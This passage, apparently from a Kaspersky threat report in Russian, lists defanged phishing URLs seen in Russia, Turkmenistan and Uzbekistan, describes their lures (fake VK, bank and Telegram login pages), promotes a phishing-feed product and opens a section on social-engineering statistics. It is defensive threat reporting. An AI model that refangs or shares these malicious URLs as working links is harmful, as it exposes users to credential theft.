
Россия

Фишинговый URL

`hxxps://superpuoer[.]ru/l/vk.php`

Фишинговый сайт, маскирующийся под популярную социальную сеть «VK».


Рисунок 25 | Страница, расположенная на фишинговом ресурсе



Информация по фишинговому адресу, полученная с TIP-портала представлена ниже:


- 1 Таймлайн, в рамках которого были замечены фишинговые атаки с участием данного URL

Рисунок 26 | Таймлайн в TIP



- 2 Домены, на которые был замечен редирект, также URL-маски, относящиеся к домену


Рисунок 27 | Информация по URL в TIP



Фишинговый URL

hxxps://lithzh[.]ru/

Рисунок 28 | Страница, расположенная на фишинговом ресурсе



Фишинговый URL

hxxps://work-tin-login[.]ru/

Рисунок 29 | Страница, расположенная на фишинговом ресурсе





Рисунок 30 | Страница, расположенная на фишинговом ресурсе




Туркменистан

Фишинговый URL

hxxps://turkmenhali-4lxkf7gj3-ketencek.vercel[.]app/
login

Рисунок 31 | Страница, расположенная на фишинговом ресурсе




Узбекистан

Фишинговый URL

hxxps://yordammexr-fondonlines[.]top/index2.html

Рисунок 32 | Страница, расположенная на фишинговом ресурсе



Из всех представленных выше примеров видно, что злоумышленники, в основном, маскируют свои фишинговые сайты под финансовые организации, будь то банки или различные микрофинансовые организации. Встречаются примеры маскировки под популярные социальные сети, магазины или сервисы. Также можно отметить, что популярным способом компрометации является создание поддельных форм аутентификации в мессенджере Telegram под предлогом «подтверждения личности».

Чтобы быть готовым ко встрече с подобным видом атак, следует заранее озаботиться о поставщиках разведанных, которые позволят вовремя обнаружить фишинговые кампании. Именно такие данные можно получать с помощью нашего Phishing URL Data Feed¹⁵, который пополняется самыми актуальными данными о фишинговых доменах и адресах со всем необходимым контекстом каждые 20 минут.

Для более подробного ознакомления с фишинговыми и спам кампаниями, произошедшими за последний год, рекомендуем изучить отчет, который был подготовлен нашими коллегами из команды Content Filtering Research (CFR) — Спам и фишинг в 2023 году¹⁶.

15 Phishing URL Data Feed

[Подробнее](#)

16 Спам и фишинг в 2023 году

[Подробнее](#)

Статистика по атакам с использованием социальной инженерии


Также предлагаем нашим читателям ознакомиться со статистикой атак, в которых использовалась социальная инженерия.

На основе телеметрии Лаборатории Касперского за 3 года, мы проанализировали и суммировали все подобные атаки. Хотим отметить, что пиковые значения по количеству атак были достигнуты в 2022 и 2023 годах, но, в 1 квартале 2024 наблюдается большее общее количество фишинговых кампаний, в среднем, по сравнению с аналогичными временными отрезками в 2022 и 2023 годах.

График 11

Количество атак с использованием социальной инженерии Q1 22-24 гг

- 2024
- 2023
- 2022

